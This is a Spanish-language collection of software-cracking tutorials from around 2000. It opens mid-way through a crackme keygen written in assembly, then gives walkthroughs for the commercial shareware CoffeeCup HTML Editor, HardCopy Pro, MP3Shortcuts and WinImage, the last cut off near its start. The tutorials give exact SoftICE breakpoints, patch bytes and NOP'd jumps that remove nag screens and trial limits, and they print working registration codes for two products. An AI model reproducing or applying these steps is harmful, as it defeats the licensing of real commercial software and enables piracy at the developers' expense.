espero que os hallais dado cuenta que realiza exactamente la misma operación con la compañía (en mi caso k-for) y que el resultado de esa serie de operaciones esta guardado en esi, para poder verlo poneis “? esi” (en mi caso sera 384)

despues de esto hay una serie de operaciones a las que no debemos hacer caso, asi que tracearemos hasta llegar a la direccion 442351, donde veremos:

lea eax,[edi+esi] <-- eax = edi + esi

imul eax,eax,1f2h <--

mov [ebp-10],eax <-- [ebp-10] = eax

mov eax,[ebp-10] <-- viceversa

imul dword ptr [ebp-10] <-- eax * [ebp-10]

imul edi <-- multiplicacion por edi

mov [ebp-10],eax <-- [ebp-10] = eax

sub [ebp-10],esi <-- [ebp-10] - esi = serial correcto!!!!

al final de esta serie de operaciones tenemos en [ebp-10] un numero un tanto atractivo... ¿y sabeis porque? pq el numero es nuestro serial correcto en decimal!!!!!!!!!! cuando consegui el serial, lo primero que hice es pasarlo a decimal ya que la mayoria de las veces se trabaja en decimal para luego pasarlo a otra base. asi que ya estaba todo solucionado... ahora habia que hacer el keygen en asm.

con todos los comentarios que he puesto en el tutorial no creo que os resulte dificil hacel el keygen en cualquier otro lenguaje, y para los que sabemos programar en asm esto no es nada ya que tan solo hay que copiar. como el tamaño de este tutorial ha sobrepasado mis intenciones os pondre tan solo el codigo comentado (como hago siempre) y nada mas, aun asi si teneis cualquier tipo de duda, mandadme un mail.

```
;delphi crackme 2.d keygen

;coded by mr burns [k-for]

;date: 4-12-2000



.model tiny

.code

.386

org 100h



start: jmp letsrock



intro db 10,13,'delphi crackme 2.d keygen coded by mr. burns [k-for]'

db 10,13,'the crackme is written by 2sweeet'

db 10,13,'websites: http://go.to/mr_burns/'

db 10,13,' http://kfor.cjb.net/',10,13

db 10,13,'enter your username: '

nombre db 50,0

nombre2 db 50 dup(0)

companyout db 10,13,'enter your company: $'

company db 25,0

company2 db 25 dup(0)
```

```
serialout db 10,13,'your key-string is: '

serial db 9 dup(0)

serialend db 10,13,'$'

tempserial db 9 dup(0)

tempserialend db 0



letsrock:

mov ah,09h ;introduce un texto por pantalla

lea dx,intro

int 21h



mov ah,0ah ;lee el nombre introducido

lea dx,nombre

int 21h



mov edi,1 ;edi = 1

mov eax,1 ;eax = 1



nameloop:

lea edx,nombre2 ;edx apunta al nombre

movzx edx,byte ptr [eax+edx-1] ;edx caractrer del nombre

inc eax ;eax + 1

add edi,edx ;edi + edx (resultado en edi)

cmp eax,ecx ;compara eax con ecx

jbe nameloop ;si eax < ecx salta
```

```
mov ah,09h ;saca un texto por pantalla

lea dx,companyout

int 21h



mov ah,0ah ;lee la compañia

lea dx,company

int 21h



mov esi,1 ;esi = 1

mov eax,1 ;eax = 1



companyloop:

lea edx,company2 ;edx apunta a la compañia

movzx edx,byte ptr [eax+edx-1] ;edx = caracter de la compañia

inc eax ;eax + 1

add esi,edx ;esi + edx (resultado en esi)

cmp eax,ecx ;compara eax con ecx

jbe companyloop ;si eax < ecx salta



mov ecx,edi ;ecx = edi

add edi,esi ;edi + esi

mov eax,edi ;eax = edi

imul eax,eax,1f2h ;

mov ebx,eax ;ebx = eax

mov eax,ebx ;eax = ebx

imul ebx ;* ebx
```

```
mov edi,ecx ;edi = ecx

imul edi ;* edi

mov ebx,eax ;ebx = eax

sub ebx,esi ;ebx - esi = serial en decimal

mov eax,ebx ;eax = ebx = serial



hex_convert: ;rutina que convierte el numero decimal

lea esi,tempserialend-1 ;a hexadecimal y que no voy a comentar.

mov edx,4



loopy:

xor ebx,ebx

mov bl,al

movzx ebx,bl

and bl,0fh

add bl,30h

cmp bl,39h

jle ok1

add bl,7

mov byte ptr [esi],bl

dec esi

jmp part2



ok1:

mov byte ptr [esi],bl

dec esi
```

```
part2:
mov bl,al
movzx ebx,bl
shr bl,4
add bl,30h
cmp bl,39h
jle ok2
add bl,7
mov byte ptr [esi],bl
dec esi
jmp part3

ok2:
mov byte ptr [esi],bl
dec esi

part3:
shr eax,8
dec edx
jnz loopy

convertdone:
inc esi
lea di,serial
```

```
copynumber:

movsb

cmp byte ptr [esi],0

jne copynumber



mov ah,09h

lea dx,serialout

int 21h

mov ah,4ch

int 21h



; end start
```

agradecimientos y despedidas

antes de marcharme me guataria saludar a todos los miembros del grupo k-for, en especia a viper y a pr@fesor x... y me gustaria saludar tambien a todos los componentes del canal #crackers.

espero volver a veros pronto por aquí, aunque todo depende del tiempo que tenga.

como siempre digo en mis tutoriales, si deseais hablar conmigo buscad en:

nick	servidor	canal
mr_burns	irc.irc-hispano.org	crackers
[mordred]	irc.chat.org	tntcrackers & wkt

o por el contrario si tan solo deseas mandarme un e-mail: mr_burns_kfor@hotmail.com

http://go.to/mr_burns/http://mr_burns.go.to/http://mrburns.da.ru/

http://pagina.de/kforhttp://kfor.cjb.net

“la ignorancia no es una es una excusa, es una opción.”

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	**CoffeeCup Html Editor v8.7**

PROTECCION:	Trial de 30 días.		
Descripcion:	Pues eso, un editor Html.		
Dificultad:	Principiante		
DOWNLOAD:	http://www.coffeecup.com		
Herramientas:	Softice, Wdasm, Editor Hexa, DeDe, ExeScope		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	10/12/2000

introduccion

otra vez aquí amigos. esta vez con un editor html, el coffeecup. el programa está bastante bien, y la protección, bueno... eso ya lo veréis vosotros mismos, nos divertiremos un rato.

el wdasm y el dede los utilizaremos para localizar pistas, o puntos calientes que nos faciliten el trabajo, pero no son imprescindibles, aunque sí aconsejables.

el exescope ya veréis para que es. :-)

al atake

preliminares. obtener información

lo primero como siempre es saber de que va el tema. ejecutamos el programa, y nos recibe una bonita nag. tiene unos botones, pero ninguna opción de registrarnos sin conectarnos a internet. lo que podemos observar es que esta nag es una imagen, no es un cuadro de diálogo ni nada parecido. interesante. continuemos viendo más cosas. pulsamos start, y nos aparece el programa, con un banner amarillo que nos recuerda que debemos soltar los cuartos para olvidarnos de él. si miramos en acerca de..., podremos ver que no hay opción de registro, y también nos podemos dar cuenta de que la frase que está en el banner amarillo, cambia cuándo salimos de algún menú. grave error. como ya estamos artos del programa salimos, para analizar el archivo, pero ¡¡¡sorpresa!!! al salir nos espera otra bonita nag. esto ya empieza a cansar. también hay un boton para registrarnos y en el menú help también. el botón y el menú, se pueden quitar sin ningún problema así: tools->tools bar and menu->customize->nos aparece una ventanita, ahora sólo tenemos que pinchar sobre el botón y la referencia del menú y arrastrarlos a la ventana. fuera botones.

pués bien, analizemos el archivo, por ejemplo con el file inspector, lo hacemos y nos dice que está compilado con delphi 4, y que no está comprimido ni encriptado ni nada de nada.

recordáis lo que os dije de que la nag es una imagen, pués abramos el archivo con exescope, a ver que podemos ver. abrimos el archivo, vamos a resource, y seleccionamos gif. si miramos splash_s, veremos que esla nag inicial, pero ¿qué hay justo encima, en splash_r? menuda sorpresa, podemos registrarnos!!!!!!! además en backsplash, se encuentra la nag del final, y en background el fondo del programa, qué si no nos gusta podemos cambiarlo. luego hay unas imagenes de mp3.com que no sé que será.

bien, ya estamos preparados.

la nag inicial

abrimos el ejecutable (coffee.exe) con el dede. vamos a procedures y miramos a ver que vemos. por defecto miraremos los lugares donde aparece la palabra splash: **backsplashform**, **splashsharewareform** y frmsplash. ésta última, si miramos en **formcreate**, veremos que muestra la ventana de registrado (splash_r).

en **splashsharewareform**, se forma la nag inicial, si miramos los eventos, los que empiezan con btn son botones, al pulasr sobre cada botón, se ejecutará el código que viene aquí. si miramos en **btnstartclick**, veremos que aquí se esconde el código que nos manda a la mierda una vez que ha expirado el programa, aunque no viene al caso. bien, miramos en **formcreate**, y apuntamos la dirección en donde acaba: **6222e9**. vamos con softice. abrimos con el symbol loader, y ponemos **bpx 6222e9** damos f5 y ... volvemos a sice (ya podemos quitar este breakpoint) ¿notáis algo raro? mmm... aún no ha aparecido la ventana, así que continuamos traceando con f10 hasta que salga, que será pronto, justo cuando llegamos a 622f94:

00622f94 ff92cc000000 call dword ptr [edx+00cc] **<- aquí sale la nag**
00622f9a 83f802 cmp eax, 02
00622f9d 7540 jnz 00622fdf
00622f9f c605d632630001 mov byte ptr [6332d6], 01
00622fa6 eb37 jmp 00622fdf
00622fa8 8b0df0e16200 mov ecx, [62e1f0]

al pulsar sobre este call, aparece la nag, pulsamos ***start***, y volvemos al sice, podemos ver en los registros(f2) que eax = 1. supongo que estaréis pensando lo mismo que yo ;-) ponemos un breakpoint aquí (622f94) y volvemos a iniciar el programa. salta sice en el call, vamos a sustituirlo por un **mov eax, 01**, que en bytes es b801000000, pero hay que darse cuenta que en esta ocasión el call son seis bytes y el mov son cinco, luego hay que meter un nop (90). en este ocasión vamos a editar directamente los bytes en sice, metemos en la linea de comandos e eip (en vez del usual a eip) y vemos que el cursor se situa en la pantalla de datos, justo en ff 92 cc 00 00 00, pués bien, los sustituimos por b8 01 00 00 00 90 y pulsamos enter, ya hemos cambiado la instrucción, pulsamos f5 y arranca el programa, pero sin la nag!!! nag inicial fuera.

nag final

bien, esta nag es exactamente igual a la anterior, asi que os la dejo a vosotros como debres ;-)

el banner

esto es lo más interesante, el banner.

bueno, lo primero es tener claro qué es lo que queremos hacer con el banner. hay varias opciones:

i. me gusta el amarillo y quiero quedarme con el banner, pero esas putas frases me indignan!!!!!

ii. a la mierda con el banner.

escoge la que más te guste, hay otras posibles opciones, pero mi tiempo es finito ;-)

nos quedamos con el banner

para esto vamos a utilizar wdasm. lo abrimos, y buscamos una de las frases que aparecen, por ejemplo la frase inicial: "**this yellow banner will desapear when you buy now!**" . aparecemos en esta zona, pongo lo más interesante:

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:005daa12(c)
|
:005daa1b a1682f6300 mov eax, dword ptr [00632f68] <- asignamos un valor a eax.
:005daa20 83f819 cmp eax, 00000019
:005daa23 0f874e010000 ja 005dab77
:005daa29 ff248530aa5d00 jmp dword ptr [4*eax+005daa30] <- saltamos a la dirección resultante de la operación

.
.
.

:005daa98 8bc3 mov eax, ebx

* possible stringdata ref from code obj ->"this yellow banner will disappear "
->"when you buy now !"
|
:005daa9a ba88ab5d00 mov edx, 005dab88
:005daa9f e8e493e2ff call 00403e88
:005daaa4 e9ce000000 jmp 005dab77
```

bien, en la primera parte es donde selecciona la frase que nos va a sacar, dependiendo del valor de eax, lo multiplica por 4 y le suma 5daa30. pero si nos fijamos, en la primera línea, aquí es donde da el valor a eax, por tanto, si fijamos ahí el valor, podremos conseguir que la frase que aparezca sea siempre la misma, y por tanto sólo tenemos que buscar en el editor hexa dicha frase y cambiarla por lo que queramos.

con softice, poniendo un breakpoint en **5daa1b**, podemos ver que cuando aparece la frase inicial, a eax se le asigna el valor 0, luego sólo hay que sustituir 'mov eax, dword ptr [00632f68]' por 'mov eax, 0'. nuestra frase ya está fija.

pero si pulsamos sobre ella aún nos enviará a la dirección de coffeecup, así que esto lo tenemos que cambiar. tambien con el editor hexa, por supuesto. pero si la intentamos buscar a lo bestia, es decir, con el buscador del editor, veremos que aparece en muchas ocasiones, así que habrá que buscarla de manera más certera. (esta parte no es imprescindible ya que podemos hacerlo simplemente con el editor hexa)

vamos a utilizar una bonita utilidad, creo que se llama **winspector**, lo ejecutamos y nos aparece algo cómo esto al poner el cursor sobre el banner:

cómo podemos ver este programa sirve también para obtener el handle de las ventanas. pero lo que nos interesa a nosotros es donde pone "**windowtext: pnlannoy**" y "**parent window class name: tfrmmain**". bien, ahora vamos al dede, y en procedures, seleccionamos **frmmain**, nos aparecen un montón de eventos, así que para no volvernos locos los colocamos por orden alfabético pulsando un par de veces sobre event y buscamos donde aparezca la palabra **annoy** (menudo cabrón) que es en **lbnannoyclick**. pulsamos un par de veces sobre el evento y nos aparece el código, entre lo que podemos ver:

0061be7a 33c9 xor ecx, ecx

* possible string reference to: "http://www.coffeecup.com"
|
0061be7c b890be6100 mov eax, **$0061be90**

bien, aquí está nuestra dirección, **0061be90**, cuyo offset debemos saber obtener, quién no sepa que mire en algún tute anterior mio o que me lo pregunte. bueno, el offset es **21b290**. vamos allí con el editor hexa y metemos la web que más nos guste, yo cómo os habréis imaginado al ver la frase he puesto http://pagina.de/kfor.

a la mierda con el banner

bien, lo de antes nos sirve, aunque cuando llegamos a esas alturas, el banner ya está formado, ahí únicamente selecciona la frase que va a poner. así que nuestro problema es cómo encontrar el lugar donde crea el banner. podemos ir traceando desde que nos cargamos la primera nag, a la espera de que nos salte la ventana principal, ya ques cuándo esta aparece, lo hace ya con el hueco para el banner. pero eso es muy trabajoso, y no nos garantiza que podamos tener exito.

vamos allá. cómo podemos ver en el código venimos de un salto condicional en **5daa12**. lo primero que pensamos es invertir el salto y a ver que pasa, si habéis hecho el paso anterior no pasará nada, si no aparecerá una frase especial sólo para nosotros los crackers (esto es una suposición ;-)), sin enlace a la página, preguntándonos si nos molesta el banner, jeje. bien, vayamos más atrás, a este salto hemos llegado desde un call, concretamente este: **5da9a1**, que si lo buscamos nos aparece esto:

* referenced by a call at addresses:
|:0060b2b5 , :006153b3 , :0061999f
|
:005da97c 55 push ebp
...
:005da998 8b9890030000 mov ebx, dword ptr [eax+00000390]
:005da99e 8d45fc lea eax, dword ptr [ebp-04]
:005da9a1 e862000000 call 005daa08 <- este el es call

hay tres llamadas distintas, el código donde aparecen es este:

:00619996 e8450ffcff call 005da8e0 <-esta llamada puede ser interesante
:0061999b 84c0 test al, al
:0061999d 7405 je 006199a4
:0061999f e8d80ffcff call 005da97c <- nuestra llamada

este:

:006153aa e83155fcff call 005da8e0 <- esta llamada es interesante
:006153af 84c0 test al, al
:006153b1 7405 je 006153b8
:006153b3 e8c455fcff call 005da97c <- nuestra llamada

y este:

:0060b2ac e82ff6fcff call 005da8e0 <- esta es la llamada
:0060b2b1 84c0 test al, al
:0060b2b3 7405 je 0060b2ba
:0060b2b5 e8c2f6fcff call 005da97c <- nuestra llamada

!!!! son fotocopias ¡¡¡¡ esto es un cante, las tres llamadas precedidas de un call (el mismo en las tres !!!), con lo que saca de él hace una comparación , y un salto condicional después, sólo falta que nos ponga "aquí, es aquí !!!" bueno, aceptaremos su invitación, y nos metemos en ese call, en **5da8e0**. y vemos más o menos esto:

* referenced by a call at addresses:
|:0060b2ac , :0060dcd9 , :00614bb1 , :006153aa , :00618eba
|:00619996 , :0061c21a , :00622f66
|
:005da8e0 55 push ebp
...
:005da8f6 e8e5fcffff call 005da5e0
:005da8fb 803d842f630000 cmp byte ptr [00632f84], 00
:005da902 7404 je 005da908
:005da904 33db xor ebx, ebx
:005da906 eb02 jmp 005da90a

qué os parece, hay otras cuatro llamadas más a esta dirección, interesante. vamos a poner un breakpoint en el comienzo de la llamada, en **5da8e0**, para ver cuándo y para que se hace la llamada. damos softice y observamos las veces que nos salta y cuándo lo hace. vaya, antes de aparecer la ventana, lo hace tres veces. una de esas es la que nos interesa a nosotros, concretamente la tercera. volvemos a ejecutar el programa, y en la tercera vez que nos salta, pulsamos f11 para ver que call nos llamó, y aparecemos en **614bb1**, aquí:

:00614bb1 e82a5dfcff call 005da8e0
:00614bb6 84c0 test al, al
:00614bb8 7454 je 00614c0e <- este es nuestro salto

una comparación y un salto después, esto creo que me suena ;-)

si traceamos un poco hasta el salto, podemos ver que no salta, así que lo invertimos y damos a f5... ¿dónde se metio el banner? ya no es tan "annoying", jeje. por tanto podemos hacer entre otras cosas estas dos: cambiar el salto condicional por un salto incondicional, es decir un jmp, o en lugar de la llamada poner un 'mov eax, 0' y ya está. esta elección os la dejo a vosotros.

método rápido

aquí vamos a empezar con el archivo coffee.exe original.

con lo último que he contado antes, parece que está claro, voy a volver a poner el código de esa llamada tan interesante que vimos:

* referenced by a call at addresses:
|:0060b2ac , :0060dcd9 , :00614bb1 , :006153aa , :00618eba
|:00619996 , :0061c21a , :00622f66
|
:005da8e0 55 push ebp
...
:005da8f6 e8e5fcffff call 005da5e0
:005da8fb 803d842f630000 cmp byte ptr [00632f84], 00
:005da902 7404 je 005da908 <- aquí hay que parchear.
:005da904 33db xor ebx, ebx
:005da906 eb02 jmp 005da90a

vaya, hay un salto condicional !!! ponemos un breakpoint ahí y vemos que pasa. si lo hacemos, veremos que realiza el salto, por tanto, lo nopeamos (a eip->nop y otro nop) (también: e eip-> 9090) (el eip sólo si estais sobre la intrucción, mirar el registro eip y sabréis porqué). pués lo dicho lo nopeamos y pulsamos f5, !!! nos aparece la nag de registrados !!! damos ok y nos vuelve a saltar y así sucesivamente. por tanto lo único que tenemos que hacer es ir a nuestro editor hexa y nopear el salto, o si no os gusta poner nops, podéis poner por ejemplo 'xor ebx, ebx' que es la siguiente instrucción. hacemos el cambio en el editor hexa, y ejecutamos ... todo perfecto. fin.

conclusiones

bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. espero que os haya resultado útil este tute. no olvidéis que nuestro objetivo sólo es aprender. sin contar con la diversión que esto supone por supuesto ;-))

un gran saludo para todos los miembros de [k-for] (viper, raziel, leirus, txeli, profesor x, dek_oin, afa, crkviz, mr_burns, alambike y jkeeper) y para los amigos de tutoriales 2000 (aquí no me caben). y por supuesto para todos vosotros.

cómo este es mi último tuto del siglo (ahora comienza el siglo, se empieza a contar por el uno no por el cero), aquí va un pequeño homenaje a una de las mentes más brillantes de este siglo:

" sólo conozco dos cosas infinitas en este mundo: el universo y la estupidez humana, y de la primera no estoy muy seguro"
albert einstein.

hasta la próxima...

« »~~~=*=~~~« »

mi correo: kuato_thor@hotmail.com

la página de [k-for]: http://pagina.de/kfor

« »~~~=*=~~~« »

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	HardCopy Pro v1.62

PROTECCION:	**Entrada de codigo de Registro valido**		
Objetivo:	Conseguir un código de registro válido		
Descripcion:	HardCopy Pro es una utilidad que sirve para capturar pantallas para Windows 95/98/NT 4.0 y 2000. Puede capturar áreas de la pantalla rectangulares y las ventanas enteras.		
Dificultad:	Newbie		
DOWNLOAD:	http://www.desksoft.com		
Herramientas:	**Softice y file insPEctor V3.5**		
CRACKER:	**Act MagO**	**FECHA:**	**13/12/2000**

introduccion

hola amigos, presento mi décimo sexto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial usaremos el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

hardcopy pro es una utilidad que sirve para capturar pantallas para windows 95/98/nt 4.0 y 2000. puede capturar áreas de la pantalla rectangulares y las ventanas enteras.

lo que nos importa... el programa es shareware con libre uso de 30 días por lo que si quieres seguir utilizándolo deberás registrarte y para eso pagar unos cuantos dólares. **:(**

contamos con softice... **:)**

al atake

manos a la obra

antes de abrir el programa lo analizamos con file inspector v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en microsoft visual c ++ 5.0
- no está empacado

a continuación... cerramos **file inspector v3.5** y abrimos **hardcopy pro**

luego abrimos el programa para ver como luce, y al verlo nos encontramos con una lengüeta que dice**! demo**, entonces vamos ahí y nos encontramos con un botón que dice **register now**, lo presionamos y al fin estamos en la caja de registro la que nos pide los siguientes datos:

your name:

your registration code:

como hacemos siempre llenamos la caja con cualquier dato, le damos click a **ok** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

registration failed!

the registration number you have entered is not valid for your name! check if you have entered all information correctly (case sensitive) or visit our website for information about how to get your personal registration code.

a continuación... cerramos **hardcopy pro**

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos hardcopy pro y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. todavía no damos click en **ok** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a **ok** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 **----->** **f12** 29 veces para caer aquí...

015f: 0040a003 83f802 cmp eax,02

seguimos con **f10** hasta una líneas más abajo...

015f: 0040a006 742c jz 0040a034

015f: 0040a008 6a00 push 00

015f: 0040a00a e841ffffff call 00409f50

015f: 0040a00f 833d6c53410001 cmp dword ptr [0041536c] , 01 **---->** aquí está lo importante

ahora nos paramos aquí para comenzar a preguntar y colocamos...

d edx = y la window data se queda ??????????, entonces colocamos...

? edx y vemos esto:

3433326c 0875770476 '4321' **--->** los cuatro primeros números de mi registro falso,invertidos (yo había puesto 12345678)

entoces colocamos...

? ecx y vemos esto:

6c534a72 1817397874 'lsjr' **--->** los cuatro primeros números de nuestro registro real, invertidos (rjsl????????) **:)**

ahora debemos buscar para encontrar el registro real y para eso colocamos...

s 0 l ffffffff 'rjsl'

presionamos enter y en la window data tendremos el registro real ante nuestros ojos...

rjsl74nwsv

ya lo hemos hecho, en mi caso la caja de registro quedaría así...

your name: **act mago**

your registration code: **rjsl74nwsv**

damos click en **ok** y...

thank you for registering hardcopy pro!

you now have a personalized full version of the program without the limitations of the demo.

programa crackeado...

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a **profesor x.**

saludos a **dek_oin**.

saludos a **crkviz.**

saludos a **code_mex.**

saludos a **tnt!crack!team** (saludos a **xasx**, no pararé **:)**) http://www.tntcrackers.ws

saludos a **karpoff** (excelente página loco!!) http://welcome.to/karpoff

saludos y **agradecimientos** a **viper** del grupo **[k-for]** , por el genial **file inspector**.

saludos a toda la people de **tutoriales2000**.

saludos al Idea (**monofeo** (gran amigo)**, flaco, chirda, taza, afo, solerman, nasal, piter** y

saludos a todos los **crackers** del mundo.

chao¡¡¡¡

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

13/12/00_____**act mago**_____16

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **MP3Shortcuts v1.0**

PROTECCION: **Name / Serial.**

Objetivo: Conseguir un código de registro válido.

Descripcion: Crea enlaces a tus MP3 favoritos.

Dificultad: Newbie.

DOWNLOAD: http://www.heathcosoft.com

Herramientas: **File insPEctor v3.5 y SoftIce v4.05**

CRACKER: **Act MagO** **FECHA:** **17/12/2000**

INTRODUCCION

hola amigos, presento mi décimo quinto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial usaremos el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

.

comentario del programa

crea enlaces a tus mp3 favoritos.

es una sencilla utilidad para crear una especie de acceso más rápido a tus mp3 y listas de estos. se integra con winamp a la perfección y apenas ocupa lugar en tu sistema, instalándose en la barra de tareas de tu pc. no hemos encontrado este programa como esencial, pero tienes 30 días para probarlo por ti mismo y juzgar, puede que se adapte a tus necesidades.

comentario extraído desde www.softonic.com debido a que no he tenido tiempo para probar el programa.

el programa es shareware con libre prueba de 30 días...obviamente si quieres seguir usándolo después de ese período deberás pagar la suma de $15us **:(**

contamos con softice... **:)**

manos a la obra

antes de abrir el programa lo analizamos con file inspector v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa, bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en microsoft visual c ++ 5.0
- no está empacado

a continuación... cerramos **file inspector v3.5 y abrimos mp3shortcuts v1.0**

luego abrimos el programa para ver como luce, pero este queda instalado en la barra de tareas, entonces vamos al menú que este tiene y le damos click a **enter registration code** y estaremos en la caja de registro, la que nos pide los siguientes datos:

registration name:

registration code:

como hacemos siempre llenamos la caja con cualquier dato, le damos click a **register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

the registration name and registration code pair you entered is incorrect.

verify your registration information and try again. if you continue to encounter problems, report them at www.heathcosoft.com

a continuación... cerramos mp3shortcuts v1.0

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos mp3shortcuts y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. todavía no damos click en **register** ; lo que ahora debemos hacer es presionar **control+d**para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx getwindowtexta** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a**register** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez, ponemos **bc *** para quitar el bpx y si todo sale bien estaremos aquí:

015f: 00401438 57 push edi

ahora presionamos **f10** 24 veces para llegar a una parte realmente importante del código:

015f: 00401483 50 push eax **-> d eax** =**zzlzmlbrvlukbtft**, **d ebx** = nuestro registro falso.

015f: 00401484 53 push ebx **->** lo mismo de arriba

015f: 00401485 ff154c904000 call [kernel32! lstrcmp] **->**cmp dice algo **:)**

015f: 0040148b 85c0 test eax,eax **->** algo se prueba **:)**

015f: 0040148d 0f858c000000 jnz 0040151f **->** salto bueno, nos manda al mensaje de registro válido. compruébalo con **r fl z**

ya lo hemos hecho, fue realmente sencillo…

015f: 00401483 50 push eax **-> d eax** =**zzlzmlbrvlukbtft------>** nuestro registro válido **:)**

en mi caso la caja quedaría así:

registration name: **act mago**

registration code: **zzlzmlbrvlukbtft**

le damos click a **register** y…

thank you for registering mp3shortcuts.

restart the program in order to enable the registered features

programa crackeado…

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a **profesor x.**

saludos a **dek_oin**.

saludos a **crkviz.**

saludos a **code_mex.**

saludos a **tnt!crack!team** (saludos a **xasx**, no pararé **:)**) http://www.tntcrackers.ws

saludos a **karpoff** (excelente página loco!!) http://welcome.to/karpoff

saludos y **agradecimientos** a**viper**del grupo **[k-for]**, por el genial **file inspector**.

saludos a toda la people de**tutoriales2000**.

saludos al Idea (**monofeo (gran amigo), flaco, chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

_____act mago_____

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: Winimage 5.0

PROTECCION: **Código de registro**

Objetivo: Conseguir el código de registro tanto para la versión Profesionál como para la Estándar.

Descripcion: Utilidad para la gestión de imagenes de disco.

Dificultad: Aficionado

DOWNLOAD: www.winimage.com

Herramientas: **Softice W32dasm**

CRACKER: **Txeli** **FECHA:** **16/12/2000**

INTRODUCCION

winimage es un programa que nos permitirá hacer una imagen de nuestros discos.

existen dos versiones of winimage : estándar y profesional.

las opciones de registro son diferentes :
winimage 5.0 profesional – precio para nuevos usuarios de winimage $60.
winimage 5.0 estándar- precio para nuevos usuarios of winimage $30.

winimage 5.0 developer edition - precio para nuevos usuarios $200

" o gratis al adquirir el softice ;-)"

- propiedades de archivo- permite la modificación de las fechas de archivo en el interior de la imagen.
- es posible exportar el directorio de la imagen actual en texto o html.
- impresión del directorio de la imagen
- edición de las propiedades del sector de arranque (i.e. cargar otro archivo de sector de arranque, editar texto en el sector de arranque...)
- soporta la creación de grandes imágenes de medios removibles o discos duros bajo windows nt y windows 95. las imágenes grandes (> 2.88 mb) no se cargan en memoria, realizándose las operaciones de lectura escritura directamente en el archivo imagen.

"sacado de la ayuda del programa."

bueno, así que 60$ la versión profesional. con ese dinero podríamos tomarnos unas cervezas con los colegas ¿no? pues vamos a ver si nos lo podemos ahorrar.

al atake

vamos a ver que sorpresas nos depara el programa. arrancamos como siempre, y al principio nos muestra una pantalla diciéndonos que los días que nos quedan de evaluación, así como que no nos olvidemos de registrarlo. no hijo no, si precisamente es eso lo que queremos, registrarnos :-)

abrimos el ejecutable con el w32dasm, y echamos un vistazo a las strgref.

```
string resource id=01061: "browse"
string resource id=01062: "disk error on track %lu, head %lu"
string resource id=01063: "always on &top"
string resource id=01064: "do you want to inject %lu files occuping %lu bytes?"
string resource id=01065: "inject"
string resource id=01066: "your registration code is valid.you are now a registered"
string resource id=01067: "registering information is invalid"
string resource id=01069: "winimage registration"          <--- doble click aquí
string resource id=01070: "increment"
string resource id=01071: "name"
string resource id=01072: "size"
string resource id=01073: "date"
string resource id=01074: "time"
string resource id=01075: "insert floppy n° %lu to read"
string resource id=01078: "batch assistant"
string resource id=01079: "you must fill the image set filename text"
string resource id=01081: "wave file(*.wav)|*.wav|midi file(*.mid;*.rmi)|*.mid;*.rmi|"
```

apareceremos aquí:

```
:0042f0e1 7529                  jne 0042f10c
:0042f0e3 6800200000            push 00002000

* possible reference to string resource id=01069: "winimage registration"
|
:0042f0e8 682d040000            push 0000042d   <-- aquí aparecemos
:0042f0ed 8935b43f4400          mov dword ptr [00443fb4], esi
:0042f0f3 89350c414400          mov dword ptr [0044410c], esi
:0042f0f9 8815183d4400          mov byte ptr [00443d18], dl
```

